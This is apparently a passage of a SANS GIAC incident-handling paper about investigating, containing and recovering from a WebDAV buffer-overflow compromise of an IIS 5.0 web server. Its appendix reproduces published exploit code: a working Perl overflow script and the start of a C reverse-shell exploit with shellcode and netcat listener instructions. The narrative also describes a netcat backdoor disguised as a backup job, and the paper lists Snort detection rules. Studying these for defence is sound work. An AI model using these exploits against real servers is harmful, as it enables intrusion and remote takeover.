/dev/md/dsk/d36       5116423 2447566 2668857    48%    /Webserver2
```

Where

df	-	Unix command to report the number of free disk blocks and files
-k	-	Show the sizes in kilobytes

This immediately highlighted the fact that both the system disks and the data disks that the Web Server file systems were partitioned on were mirrored using Solaris Solstice Disk Suite[1]. They then made a note that if an incident were declared they would make sure all the mirrors were synchronised and the remove one half of the mirror for evidence.

The next Suzanne looked at were the processes that were currently running using their trusted 'ps' command. The process list displayed was then reviewed against the build guides and although this was a time consuming exercise it revealed that some services were running that should not normally be available due to the hardening procedure that was described in the build guides. These included things like: -

- Sendmail
- Printd

[1] See http://wwws.sun.com/software/solaris/8/ds/ds_-disksuite for more details

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Suzanne then looked at the time stamp of the /etc/services file and noticed that the modified date coincided with the date of the patch upgrade.

Whilst this was going on Mark was trying to locate the area within the Web Servers file system that was utilising all the spare disk space. Firstly he checked the /etc/passwd file timestamps to see if it had been amended recently. This revealed that there were no obvious new user names on the machine so they started at the mount point of the file system and slowly traversed down it looking for any anomalies. He did this by running a script, which traversed down each directory and performed two commands

1. 'ls –a' list all contents of directory, including those that begin with a dot

This should normally reveal the files in the following format: -

.filename	e.g. .profile – used to personalise the account
.directory	any hidden directories
.	Notation for the current working directory (1st single dot in the above output)
..	Notation for the parent directory of the current working directory (4th set of dots on the above output)

2. 'du –sk *' summarize disk usage

Where s show a summary
k display sizes in kilobytes rather than 512 blocks

This script reported the following results within one of the directories: -

```
{server1}:root > ls -a
.       .   ..  ..

{server1}:root > du -sk *
du: *: No such file or directory
```

On further investigation it was revealed that the " . .." (The 2nd single dot and 1st set of double dots in the output) directory was the top directory for an unknown store of files, which had timestamps prior to the patch upgrade for the machine.

Once Suzanne and Mark were happy with their conclusions they discussed each one to verify that all conclusions they had made were correct. At 17:00 they informed Sam who then convened a meeting to discuss the findings so far as it appears the box has been compromised but so far they have not found any evidence of how. The scans have not revealed any attacking tools or back doors that might be used to gain re-entry to the box and there appears to be no abnormal processes running. Due to the existence of the store of unknown files Sam made the decision that the server had been compromised and declared an official incident was now in progress and it was recorded in the notes that the time taken from the original alert to the declaration of the incident was 2 days and 19

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

hours. The Stakeholder was then advised of their findings and recommendations of how to proceed with the incident.

Containment

Sam reports that so far they have not found a determinable threat to any other parts of the infrastructure but investigations are still at an early stage. He then recommends that the service should be taken off -line and it was the decision of the Business Stake Holder to temporarily suspend the service whilst the incident continued. He also advises him of the unknown files and suggests that the business should consider contacting the police regarding the incident.

After the conversation with the Business was finished Chris was requested to close the service to the Internet by routing all requests to another web site that would purely display a page saying the service was currently under maintenance.

Chris had completed this task by 13:00 and once the team knew that the service was no longer in use they started to gather all the evidence available. The first thing they wanted to do was physically remove the disks that made up one half of each mirror, as it may be needed for evidence at a later date. Before they do this they make sure all the mirrors are synchronised and have no problems.

To ensure the mirrors were synchronized the following actions were performed as the root superuser:-

- Server > metastat
- This gave the following output

```
d30: Mirror
    Submirror 0: d10
      State: Okay
    Submirror 1: d20
      State: Okay
    Pass: 1
    Read option: roundrobin (default)
    Write option: parallel (default)
    Size: 1027216 blocks

d10: Submirror of d30
    State: Okay
    Size: 1027216 blocks
    Stripe 0:
        Device              Start Block  Dbase State          Hot Spare
        c0t0d0s0                  0     No    Okay


d20: Submirror of d30
    State: Okay
    Size: 1027216 blocks
    Stripe 0:
        Device              Start Block  Dbase State        Hot Spare
        c0t1d0s0                  0     No    Okay
```

This displays all the mirrors on the system, how they are configured and the current state

Where d10 and d20 are the sub-mirrors and point to the physical area of disk the file system is located and D30 is the mirror that ensures all the data is replicated on both sub-

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

mirrors. From the above output it appears that the state of the sub-mirrors is Okay and there are no problems. (Please note I have only displayed one of the mirrors for this paper)

If the disks were not synchronized then this would have been highlighted by the STATE: on each sub-mirror and the appropriate command for clearing the error could have been invoked. E.g. if the mirror was broken for some reason then the

metareplace –e mirror component

command could be used to re-synchronize the mirror.

Where

-e	makes the failed side of the mirror available and causes a re-synchronization to be performed
mirror	d30
component	either d10 or d20 depending on which one was broken

Once the appropriate disks were removed they were then labelled clearly as to what they were. These were then placed in bags and secured for later use if needed, this would entail performing a binary disk-to-disk copy to another disk and all forensic work would be performed on the copies. New disks from the jump kit were then inserted into the drive bays to re-create the mirrors on if the need should arise. This was not done at this moment, as they would probably recommend the server be completely re-built once as part of the Eradication process.

Suzanne then performed a port scan of the machine for both TCP and UDP ports to see what was visible to the network and if anything looked like a Trojan backdoor. The port scan results did not provide any evidence of unauthorized programs running on the machine other than the standard offerings of a default build that would normally be closed in such an environment.

The team then started looking at other servers in the network, which have a known relationship to the compromised server to try and see if the exploit has originated from them or even spread to them.

Mark then starts to look at other Unix machines that have a trust relationship with the compromised machine. He discovers that the only trust relationships the machine has are with the other fileservers and a second web server. He then talks to the Chris about the design of the infrastructure and he confirms that it has been build with resilience in mind. I.e. it essentially has two web servers, which are load balanced, that connect to one of the three file servers that form a quorum to present the appropriate web pages for the application. They then prepare a 'safe environment' on each of these machines using the appropriate binaries they have brought with them in the jump kit and start to see whether the machines have been compromised in any way. They find no evidence to suggest that these machines are affected by the incident.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The team also start to focus their attentions on a web server that reads content from the file system in question; this is t he responsibility of Roxanne and Michelle. As this server does not have any disk mirroring in place, the power is removed from it without performing any shutdown routines. This is to try and alleviate a rogue shutdown process having b een put in place, which could delete any evidence. The disk is then re moved, copied using the disk-to-disk copying kit from the jump kit and stored for future evidence. The copy is then copied once again for the forensic analysis to be performed on, insert ed back into the server which is then booted up as normal. They then perform a port scan, to see what ports are open and compare against the build guides, using a scanning tool called nmap, and vulnerability assessment of the server, using a scanner called nessus[1], to determine if there are any known exploits that could be used against the server. This reported that the Web Server is vulnerable to CVE - CAN-2003-0109 that has a buffer overflow exploit of the WebDAV component of IIS version 5.0. Roxanne then logged onto the s erver to review the event logs to see if anything abnormal may have happened. It was then revealed that all the components for the Web Server had been abnormally stopped and restarted several times 2 months ago. Chris was then consulted a s to whether his team had been alerted to these restarts and after he had consulted the rest of his team and the problem management team he confirmed that no alerts had been received and no one had reported any problems. This was before the patch upgrades to the file servers. She then tries to review the web server logs but found out that they are not kept.

The incident notes were then meticulously updated with the latest findings and theories as to what they think may have actually happened. They now star t a search of the web server using the trusted binaries they have brought with them to try and find out how the attacker gains re-entry to the machine as the event logs do not show any more restarts of the web server components indicating a back door has n ow been put in place.

The investigation shows that there is a scheduled backup of the machine every night at 22:00 and when this is verified Sam and his colleagues in the support team they deny any knowledge of the backup as the normal scheduled backup is run at 2am. The unknown entry schedule is then scrutinised and the binary that is to be run is compared with a trusted binary and it is noted that name of the binary differs (it is a backup.exe not Backup.exe) they are also different in size and an MD5 ha sh of the binary gave an incorrect result although the hash of the normal backup binary appeared correct.

Roxanne and Michelle then report their findings to the rest of the team and a decision is then made to run the binary and see what, if anything, happ ens. Before they do this though they disconnect the machine from the live network and connect it to the hub they brought with them. This enabled the team to plug in a laptop running tcpdump on a Unix based machine to capture all the network traffic and thi s revealed a call being made from port 53 of the infected machine to an unknown IP address using port 666, which fails, as the unknown IP address is unavailable. To try and understand the nature of the binary they change the IP address of the Unix machine to the IP address of the unknown machine by using the command

ifconfig eth0 XXX.XXX.XXX.XXX

where the XXX represents the IP address of the unknown IP address

[1] http://www.nessus.org

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Also a router was set up to ensure that the request would succeed.

Next they set up a netc at listener on port 666 using the command: -

nc –l –vv –p 666

The binary was then re -run and it successfully connects to the test machine giving a system command prompt that has full access to the Web Server.

The Firewall rule sets were then requeste d to see what rules, if any, had been applied for outgoing connections from the network zone the affected systems were in.

Once again the team gather to discuss all the evidence they have found and start coming to the conclusion that the patch upgrades we re not the cause the compromise but the Web Server had been exploited using what has been co mmonly named the WebDAV Exploit and was being used as a mechanism to store data on the fileserver. They now contacted the business as to decide what should be done to contain the incident

Now that the incident team had determined how the attack had taken place, and what was affected, they concentrated on what actions they needed to do to make sure the compromise could go no further. It had become apparent that whoev er had compromised the machine had managed to get the administrator password for the scheduled 'backup' to work. The support team then admitted to the fact that the password was the same on the second web server. Even though the Webserver had been compromi sed the team were confident with the fact that the attacker had not actually got any further into the network. The data had been stored on the file server but only through the remote mount point on the Web server.

All the other servers in the infrastruct ure had been analysed and apart from the issue of open ports due to the upgrades they seemed secure. A policy had been implemented which meant technicians could only log onto a server using a secure protocol via a network interface which was not facing the internet networks. This meant that n o one could log onto the servers from the Web servers.

All this information was relayed to the business and they started in depth discussions as to what risks were now associated with the compromise. It appeared that a ll the attacker was using the machine for was to store data of some nature. Though further investigation of the seized disk and backups may confirm the presence of any other risks through the possible use of network sniffers installed on the machines to se nd back account details etc….

It was decided that no extra actions would need to be performed to contain the incident as the service was closed to the Internet and would stay closed until the situation had been safely recovered.

Eradication

The root caus e of the incident was recorded in the incident notes as the lack of patching on the web server. This was reviewed against the build guides and Chris's knowledge of the servers and it became apparent that no one actually knew that the Microsoft default web site was running on port 80. As well as this the incident team had found a Trojan

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

backdoor (netcat posing as a backup routine) that connects back to an IP address via the DNS port 53 and they thought it would be prudent to completely recover all the server s in the infrastructure from an archive tak en prior to the date of the intrusion as defined by the evidence. The rebuild would include re -formatting any disks on the machines to eliminate any occurrences of any type of RootKit. This would give all parties the confidence that no malicious software would remain and the security of all the servers would be greater than if the offending code and files were removed. The support team had implemented a backup regime that meant they could recover all the data on an y of the machines for a period of six weeks. To achieve this the servers were booted from the original i nstallation media and all disks had a low level format run on. They were then rebuilt from the archives taken a week before the date of the intrusion us ing the build and recovery guides that had previously tested as part of the acceptance process before the servers went live. They were then patched to the latest levels for all the software installed on the machines. The changes that had happened after the backups were then reviewed and any that were designated as essential were re -applied using the detailed installation instructions created for the change.

At the same time as the rebuilds the firewall rule sets were reviewed and changes were made to disab le all outgoing connections from the network to the Internet (this included DNS as the service did not need it).

When the rebuilds were complete and the new rule sets had been applied to the firewall the incident team performed a set of Vulnerability and port scans of the whole network to ensure that the builds had not opened any more security holes. This was done using standard port scans of the whole network and then running the vulnerability scanner called nessus.

Once all the scans had been reviewed and the Incident team were satisfied that there were no security issues they contacted the business and informed them of all the actions that had been taken to mitigate the incident.

Recovery

Once the business were happy that the servers had be re -built s uccessfully and were sufficiently hardened and patched to the latest levels as per the build guides they asked one of the development teams to validate the service. This meant performing all standard tests that would normally have been done for regression testing any new releases to the application. Once this was had been successful the business requested that the service to be re-connected to the Internet. For the first few hours of the service being connected back onto the Internet the incident team monit ored the machines and the network. This was done by logging onto each of the servers and looking for any strange behaviour or rogue processes. They also left the Unix laptop connected to the network and ran network sniffers such as tcpdump and an Intrusion Detection System (IDS) called snort. This had all the latest attack signatures downloaded but the team double -checked to make sure that all alerts appertaining to the current exploit were included.

The support team were then instructed to keep checking t he state of the machines and look out for any signs of re -infection. It was also recommended that the passwords be changed on a regular basis, and different for each machine to try and stop the infection spreading. The incident team then made a note to re -visit the infrastructure on a regular basis for few weeks to help the support team monitor the infrastructure.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Lessons Learned
As part of the Processes defined in the Emergency Action Plan the team prepared a report on the findings from the incident and di stributed it to everyone involved. They then convened a meeting to discuss the report and what lessons could be learned from the incident.

Analysis

The incident occurred due to a software patch not being applied, on the web servers, as soon as it was re leased. This was probably due to most of the recent updates to the infrastructure being driven by the Business need for new promotions and enhancements to the service to try and attract new customers. This affected the regular maintenance routines of the ser vers, as the support team could not get time to perfor m any of the Microsoft recommended security updates. One of the maintenance upgrades had been applied successfully but it apparently it had not been tested thoroughly as the upgrade had removed some of the essential hardening of the servers in the second network layer. This in itself had nothing to do with the cause of the exploit but had the attacker continued there attack within the infrastructure then a lot more damage could have occurred.

Also the fire wall was found not to have been configured securely enough. It app eared that a lot of out of the box default rules were still functional. This allowed the ability for the attacker to continually contact out of the network to perform the Remote Reverse Shell from any port of the infected machine. The exploit actually used port 53 to connect back to the attacker so it would appear to be a normal DNS [1] request and if DNS requests were allowed out through the firewall then the attack would succeed.

Recommend ations from the Incident

From the analysis above the following recommendations were presented to the business in a formal meeting to close the incident: -

- The logs from the web server should be kept. If they cannot be stored locally then a regime to arch ive them for future reference should be created.

- The configuration of the firewall rules should be reviewed. The firewall by default allows in service specific ports, but allows out any port. This has now been shown to be unacceptable. The rules need to be applied in both directions so that should any such exploit be used in the future, the firewall reduces the potential for that exploit being able to connect out onto the Internet.

- Thought should be given as to whether the service needs to use DNS. If no t then the firewalls should be amended to close down the out -going port 53 from that network.

- Consider installing an Intrusion Detection System (IDS), which could detect the signatures of known attacks. Also configure it do perform network anomaly detecti on. I.e. if a network should only run secure protocols like https or ssh then any telnet/ftp traffic should start raising alerts.

- The Microsoft IIS Lockdown tool should be downloaded and configured

[1] This is an Internet Direc tory service and is used to translate domain names to IP address

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

There also appeared to be a lack of testing facilities s o there is a need to create a fully documented change procedure.

- This should include proving all changes in a testing environment
- Documenting the change
- Documenting the actions taken to implement the c hange
- Perform regression testing of the change
- Perform security testing of the c hange
- Review all the results from the testing
- Make recommendations to improve the planned change
- Create installation instructions for the live network
- Prove the whole process
- Get sign off from all parties concerned.
- Update all bui ld documents
- Install in live
- Check no security issues have occurred due to the change

This could have stopped the file server from having some of the basic ports from being re - opened.

The sensitive issue of contacting the police was never resolved so the incident team decided to pursue this issue with all areas to try and agree a company policy for future incidents. The final action the team did was to ask people involved in the incident for their comments on how the incident was handled and all feedback was reviewed by the team and its managers to see if the process could be made better.

The Business is now also asking the incident team about what changes, if any, could be incorporated to make the network more secure.

EXTRAS

Prevention of the Exploit

If the machine is not being used to host a web site then disable the IIS component, or even better remove it from the machine altogether via the 'Add/Remove Programs' icon within the control panel.

Microsoft also provide a utility to try and guard against IIS being exploited called the IIS lockdown tool [1]. This could be downloaded and used [2].

Whether or not this version of IIS is being used, the machine should be patched to the latest levels as soon as possible. Microsoft provides a utility called Windows U pdate [3] that will help do this.

This poses a couple of problems.

---

[1] http://www.microsoft.com/downl oads/re lease.asp?ReleaseID=43955

[2] See Extras Section on IIS Lockdown Tool

[3] http://windowsupdate.microsoft.com/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

1. The machine has to have a connection available to it which can talk to the Microsoft machines as initially a program is downloaded that will scan the computer and then display all the relev ant updates for all the Microsoft products installed on that particular machine. You then have the option to choose the updates you wish to apply. This means that either the fire wall has to have an outgoing connection enabled or the updates have to be don e via a staging server. The Incident team recommended the later

2. The only drawback with this is that if there happens to be a full service pack release it could possibly take hours to download the code if you are using a standard 56K modem.

At the very lea st the following patch should be downloaded and installed.
http://microsoft.com/downloads/details.aspx?FamilyId=C9A38D45 -5145-4844-B62E-C69D32AC929B&displaylang=en

Also, have a proprietary anti virus scanner installed on the machine that performs real time monitoring, as this should detect any 'known' viruses. The two figures below illustrates how Norton AntiVirus [1] reported the exploit code stored on the attacking machine. (Remember to keep up to date with the virus definitions though.)




Figure 17: Norton Real Time Virus Alert

[1] http://symantec.com/nav

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Figure 18: Norton Virus Checker Report

Perform regular port scans of all the servers that could be prone to attack, i.e. any machine that has been placed a network with only one firewall between it and the Internet. Recording the ports that are open and the particular program / service that opened then is recommended for future reference. This will not prevent an attack but may highlight any machines that could have been compromised or have any of the currently known vulnerabilities. The results of the scan can then be compared with previous ones to see if any ports have been opened that should not have been. It would also probably detect any backdoor programs running. Try not to schedule the scans at the same time as the intruder may have programmed the backdoor to only be available at certain times of the day.

Create a strict change control process for each machine. This should detail all the changes applied to a machine since it was originally built. It should also include updating all documentation and build guides of any changes to give a comprehensive history of the machine. This will make rebuilding of the server a lot easier and quicker due to not having to search around and build it on a trail and error basis. It would detail all software originally installed on the machine along with licenses and how it had been previously installed i.e. what parameters were applied etc…. All software installed on the machine should be held in the same physical secure area, preferably a fireproof safe, and labelled clearly as to what it is and which machine it was installed on.

Any proposed update should be tested and documented first in an environment that is not susceptible to external attacks. Apart from the normal set of tests that should be performed to ensure all the applications still work as expected the tests should also include the following steps: -

- Document the status of the machine before any updates are applied. This should include listing what ports are open when all the services are running.
- Perform a full system backup whilst the server is in a quiescent state – In case of failures.
- Apply the updates as per the vendors instructions
- Document the status of the machine after the updates have been applied
- Compare the before and after status of the machine

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Amend the above process accordingly to create a deta iled installation guide that can be used to apply the updates in the Live environment.

If, when the machine was originally built, it was put through a rigorous hardening routine to ensure only the essential ports that are required are opened then when com paring the results pay special attention to the ports that are now open. This is because sometimes the install routines re -open ports as if you were building a default configuration e.g. printer daemons, rpc services etc…. If this testing process is not do ne very carefully then it is quite possible that all security actions that have been applied at build, and subsequent upgrades, will be overwritten and the machine may become insecure.

If possible have the source codes scanned or use a debugger and look f or known functions that are susceptible to an attack. If any programs are developed in house, get the developers trained in the aspects of security. This should make them aware of the consequences of buffer overflows and how they work which, could lead to less code being produced that would be susceptible to such attacks.

Put an IDS system in place which if set up properly could detect for known attack signatures. But be sure to keep the signatures up to date

Another way of protecting the network is to lo ok at the firewall configuration and how it works. Some firewalls work on security ratings for each of its interfaces. The default configuration comes with the outside interface (Internet facing) h aving a ra ting of 0 (zero) and the inside interface (Intern al network) having a rating of one 100. The rules allow traffic to flow from a high rating to a low rating but not from a lower to a higher rating. Therefore all traffic from the outside interface is not allowed to flow to the inside interface unless specific 'allow' rules are added to the outside interface, which would need to match source address and port, and destination address and port. Typically to permit an internet facing interface to allow traffic to traverse the firewall to a Web Server on the ins ide interface, a rule would be needed which permits any internet address any port to connect to the web server address on port 80 (http) and or port 443 (https).

Microsoft have also provided additional " *tools you can use to block the exploitation of the vulnerability"* These can be vie wed in the knowledge base at: - http://support.microsoft.com/default.aspx?scid=kb;EN -US;816930

Microsoft have also released a document called 'A Guide To Securing IIS 5.0' this can be seen at http://www.microsoft.com/technet/treeview/defau lt.asp?url=/technet/prodtechno l/iis/iis5/deploy/depovg/securiis.asp

IIS Lockdown Tool

This is a tool that can be downloaded from Microsoft and is used to

> "turn off unnecessary thus reducing attack surface available to attackers. To provide multiple layers of protection against att ackers, URLscan, with customized templates for each supported server ro le "

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

The tool can be downloaded from: - http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC

Download Network Install versions of Microsoft's Service Packs for Windows 2000

To create a network installation of a service pack the following steps need to be taken: -

- Connect to Microsoft Service Pack downloads centre http://www.microsoft.com/windows2000/downloads/servicepacks
- Click the link relating to the service pack you require and follow the instructions on how to retrieve.

Use Of tcpdump

tcpdump is a network -monitoring tool that can record all traffic on a specified network. Once running it sits on a machine and records all the traffic that occurs on the network specified. It can store the recorded data to a file, which can then be replayed at your leisure and filtered in many ways to remove any traffic you are not interested in.

To record the traffic for the extracts shown the following command was used

tcpdump –I eth0 –s 1500 –w tcpdump.log

Where: -	-I	Interface to monitor
	-s	Packet size to record.
	-w	File to dump the log to

To replay the traffic recorded and extract only the traffic for the hosts concerned

tcpdump –r tcpdump.log –s 1500 –X host 10.10.10.10 or host 10.10.10.40

Where: -	-r	Dump file to read
	-s	Packet size of the record recorded
	-X	display in both Hexadecimal and character format
	host..	Display records only bound for the hosts listed

Common HTTP Status Codes

Status Code	Meaning
200	OK
201	Created
202	Accepted
204	No Content
301	Moved Permanently
302	Moved Temporarily
304	Not Modified
400	Bad Request
401	Unauthorized
403	Forbidden
404	Not Found
500	Internal Server Error

© SANS Institute 2004, Author retains full rights.

502	Bad Gateway
503	Service Unavailable

Figure 19: HTTP Code Reference

The above table is a quick reference that has been created from RFC1945. For more information and meanings of the codes consult http://www.ietf.org/rfc/rfc1945.txt
For a longer lis t of more of the codes consult
httlp://www.w3.org/Protocols/rfc2616/ rfc1616 -sec10.html

Snort Signatures for WebDAV supplied by Joe Stewart GCIH
http://www.lurhq.co m/webdav.pdf

rs_iis Attack

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (rs_iis)"; flow: to_server; content:"|0190 9090
685e 56c3 9054 59ff d158 33c 9|"; reference:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;
sid:1000010; rev:1;)
```

kralor probe

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (kralor probe)"; flow: to_server; content:"|5345
4152 4348 202f 2048 5454 502f 312e 310d 0a48 6f73 743a|"; de pth:24;
dsize:<89; refere nce:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin;
sid:1000011; rev:1;)
```

kralor shellcode

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(ms g:"EXPLOIT WebDav ntdll.dll (kralor shellcode)"; flow: to_server;
content:"|558b ec33 c953 5657 8d7d a2b1 25 b8 cccc|"; reference:cve,CAN-
2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -
admin; sid:1000012; rev:1;)
```

webdavx.pl

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (webdavx.pl)"; flow: to_server; content:"|4c4f
434b 202f 4141 4141 4141 4141 4141|"; refer ence:cve,CAN-2003-0109;
reference:url,www.lurhq.com/webdav.html; classtype:attem pted-admin;
sid:1000013; rev:1;)
```

wd.pl

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS
(msg:"EXPLOIT WebDav ntdll.dll (wd.pl)"; flow: to_server; content:"|4c4f 434b
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

202f 5858 5858 5858 5858 5858|"; r eference:cve,CAN-2003-0109; reference:url,www. lurhq.com/webdav.html; classtype:attempted -admin; sid:1000014; rev:1;)

KaHT probe

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"EXPLOIT WebDav ntdll.dll (KaHT probe)"; flow: to_server; content:"|5573 6572 2d41 6765 6e74 3a20 4b61 4854 0d0 a|"; reference:cve,CAN -2003-0109; reference:url,www.lurhq.com/webdav.html; classtype:attempted -admin; sid:1000015; rev:1;)

© SANS Institute 2004, Author retains full rights.

Released Code by SecuriTeam.com

SecuriTeam.com ™ (WebDAV Exp loit Code Released)
Beyond-Security's SecuriTeam.com

Title24/3/2003
WebDAV Exploit Code R eleased

Summary
As we reported in our previous article: Unchecked Buffer in Windows Component could Cause Web Server Compromi se (WebDAV) and New Attack Vectors and a Vulnerability Dissection of MS03 -007, a serious vulnerability in WebDAV allow s a remote attacker to cause the server to execu te arbitrary code. The following exploit codes can be used to tes t your system for the mentioned vulnerability.

Details
Generic Exploit:
The following exploit code will jump to EIP address of unicode equivelent of 0x41414141 (e.g. 0x0041004100)

webdavIIS50.pl

```
#!/usr/bin/perl  -w
# Tested on :
#         W2K SP3 + the fix  -> IIS issues an error
#         W2K SP3  -> IIS temporarily crashes
#         W2K SP2  -> IIS temporarily crashes
#         W2K SP1  -> IIS does not crash, but issues a message
#                  about an internal error
#
#         W2K      -> IIS does not crash, but issues a message about
#                  an internal error
#
# This tool is only for testing if you are affected with the current
vulnerability
#
# DISCLAIMER:
# The information in this bulletin is provided "AS IS" without warranty of any
kind.
# In no event shall we be liable for any damages whatsoever including direct,
indirect,
# incidental, consequential, loss of business profits or special damages.
#
#  Coded by Dennis Rand  - www.infowarfare.dk

#
#  Read more about the vulnerabili ty at Microsoft  - MS03-007
#  If you put a debugger on the Inetinfo process you can see the result,
#  And sorry about the code could be much more nice, but fuck, it works =)
#
#
```

© SANS Institute 2004, Author retains full rights.

Load modules required

```
use strict;
use IO::Socket;
use LWP::Simple;
```

Declare Global Variables

```
# Globals Go Here.
my $host;          # Host being probed.
my $port;          # Webserver port.
my $Buffer;        # A x 65535
my $XMLShit;       # XML Request
```

Set buffer to be 65535 A's

```
$Buffer  = "A" x 65535;
```

Set Host_Header

```
$Host_Header = "Host: 127.0.0.1 \r\nContent-type: text/xml \r\nContent-Length:
133\r\n";
```

Create XML command for WebDAV

```
$XMLShit = "<?xml version= \"1.0\"?> \r\n<g:searchrequest
xmlns:g=\"DAV:\">\r\n<g:sql>\r\nSelect \"DAV:displayname\" from
scope() \r\n</g:sql>\r\n</g:searchrequest> \r\n";
```

Execute code subroutines

```
# SUBROUTINES GO HERE.
&intro;
&scan;
&exit; # Play safe with this.

sub intro {
&host;

sleep 3;
};
```

Display exploit details and set host IP address and port if not given

```
# host subroutine.
sub host {
system('cls');
print "\n WebDAV Buffer Overflow for IIS 5.0";
print "\n http://www.infowarfare.dk";
print "\n ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ \n";
print "\n Host : ";
$host=<STDIN>;
chomp $host;
if ($host eq ""){$host="127.0.0.1"};
print "\n Port : ";
$port=<STDIN>;
chomp $port;
```

© SANS Institute 2004, Author retains full rights.

```
if ($port =~/ \D/ ){$port="80"};
if ($port eq "" ) {$port = "80"};
};    # end host subroutine.
```

Display details of attack then connect to victim

```
# scan subroutine.
sub scan {
print " \n\n";
print " \nIIS 5.0 WebDAV BufferOverflow attack   - $host on port $port ... ";
print " \n";
&connect;
};
```

Connect to specified host and port

```
# Connect subroutine.
sub connect {
my $connection = IO::Socket::INET ->new(Proto =>"tcp",
                                PeerAddr =>$host,
                                PeerPort =>$port) ||    die "Could not connect to
$host \n";

$connection  -> autoflush(1);
```

Send the buffer overflow details

```
# It is here we put it all together and Flush the Buffer
print $connection "SEARCH /$Buffer HTTP/1.1  \r\n$Host_Header \r\n$XMLShit \r\n";
close $connection;
};  # end connect subroutine.
```

Exit the program

```
# exit subroutine.
sub exit{
print " \n\n\n";
exit;
};
```

webdav.exe

Shellcode Exploit:

```
/*************************************************************/
           /* [Cr pt] ntdll.dll exploit trough WebDAV by kralor [Crpt] */
           /*  ----------------------------------------------------------------   */
           /* this is the exploit for ntdll.dll through WebDAV. */
           /* run a netcat ex: nc   -L -vv -p 666 */
           /* wb server.com your_ip 666 0 */
           /* the shellcode is a reverse remote shell */
           /* you need to pad a bit.. the best way I think is launching */
           /* the exploit with pad = 0 and after that, the server will be    */
           /* down for a couple of seconds, now retry with pad at 1 */
           /* and so on..pad 2.. pad 3.. if you haven't the shell after */
           /* something like pad at 10 I think you better to restart from */
           /* pad at 0. On  my local IIS the pad was at 1 (0x00110011) but */
           /* on all the others servers it was at 2,3,4, etc..sometimes */
           /* you can have the force with you, and get the shell in 1 try */
```

© SANS Institute 2004, Author retains full rights.

```
            /* sometimes you need to pad more than   10 times ;) */
            /* the shellcode was coded by myself, it is SEH + ScanMem to */
            /* find the famous offsets (GetProcAddress).. */
            /* I know I code like a pig, my english sucks, and my tech too */
            /* it is my fi rst exploit..and my first shellcode..sorry :P */
            /* if you have comments feel free to mail me at: */
            /* mailto: kralor@coromputer.net */
            /* or visit us at www.coromputer.net . You can speak with us */
            /* at I RC undernet channel #coromputer */
            /* ok now the greetz: */
            /* [El0d1e] to help me find some information about the bug :) */
            /* tuck_ to support me ;) */
            /* and all my friends in coromputer crew! hein les pou   lets! =) */

/*****************************************************************/


            #include <winsock.h>
            #include <windows.h>
            #include <stdio.h>

            #pragma comment (lib,"ws2_32")

            char  shellc0de[] =

            " \x55\x8b\xec\x33\xc9\x53\x56\x57\x8d\x7d\xa2\xb1\x25\xb8\xcc\xcc"

            " \xcc\xcc\xf3\xab\xeb\x09\xeb\x0c\x58\x5b\x59\x5a\x5c\x5d\xc3\xe8"

            " \xf2\xff\xff\xff\x5b\x80\xc3\x10\x33\xc9\x66\xb9\xb5\x01\x80\x33"

            " \x95\x43\xe2\xfa\x66\x83\xeb\x67\xfc\x8b\xcb\x8b\xf3\x66\x83\xc6"

            " \x46\xad\x56\x40\x74\x16\x55\xe8\x13\x00\x00\x00\x8b\x64\x24\x08"

            " \x64\x8f\x05\x00\x00\x00\x00\x58\x5d\x5e\xeb\xe5\x58\xeb\xb9\x64"

            " \xff\x35\x00\x00\x00\x00\x64\x89\x25\x00\x00\x00\x00\x48\x66\x81"

            " \x38\x4d\x5a\x75\xdb\x64\x8f\x05\x00\x00\x00\x00\x5d\x5e\x8b\xe8"

            " \x03\x40\x3c\x8b\x78\x78\x03\xfd\x8b\x77\x20\x03\xf5\x33\xd2\x8b"

            " \x06\x03\xc5\x81\x38\x47\x65\x74\x50\x75\x25\x81\x78\x04\x72\x6f"

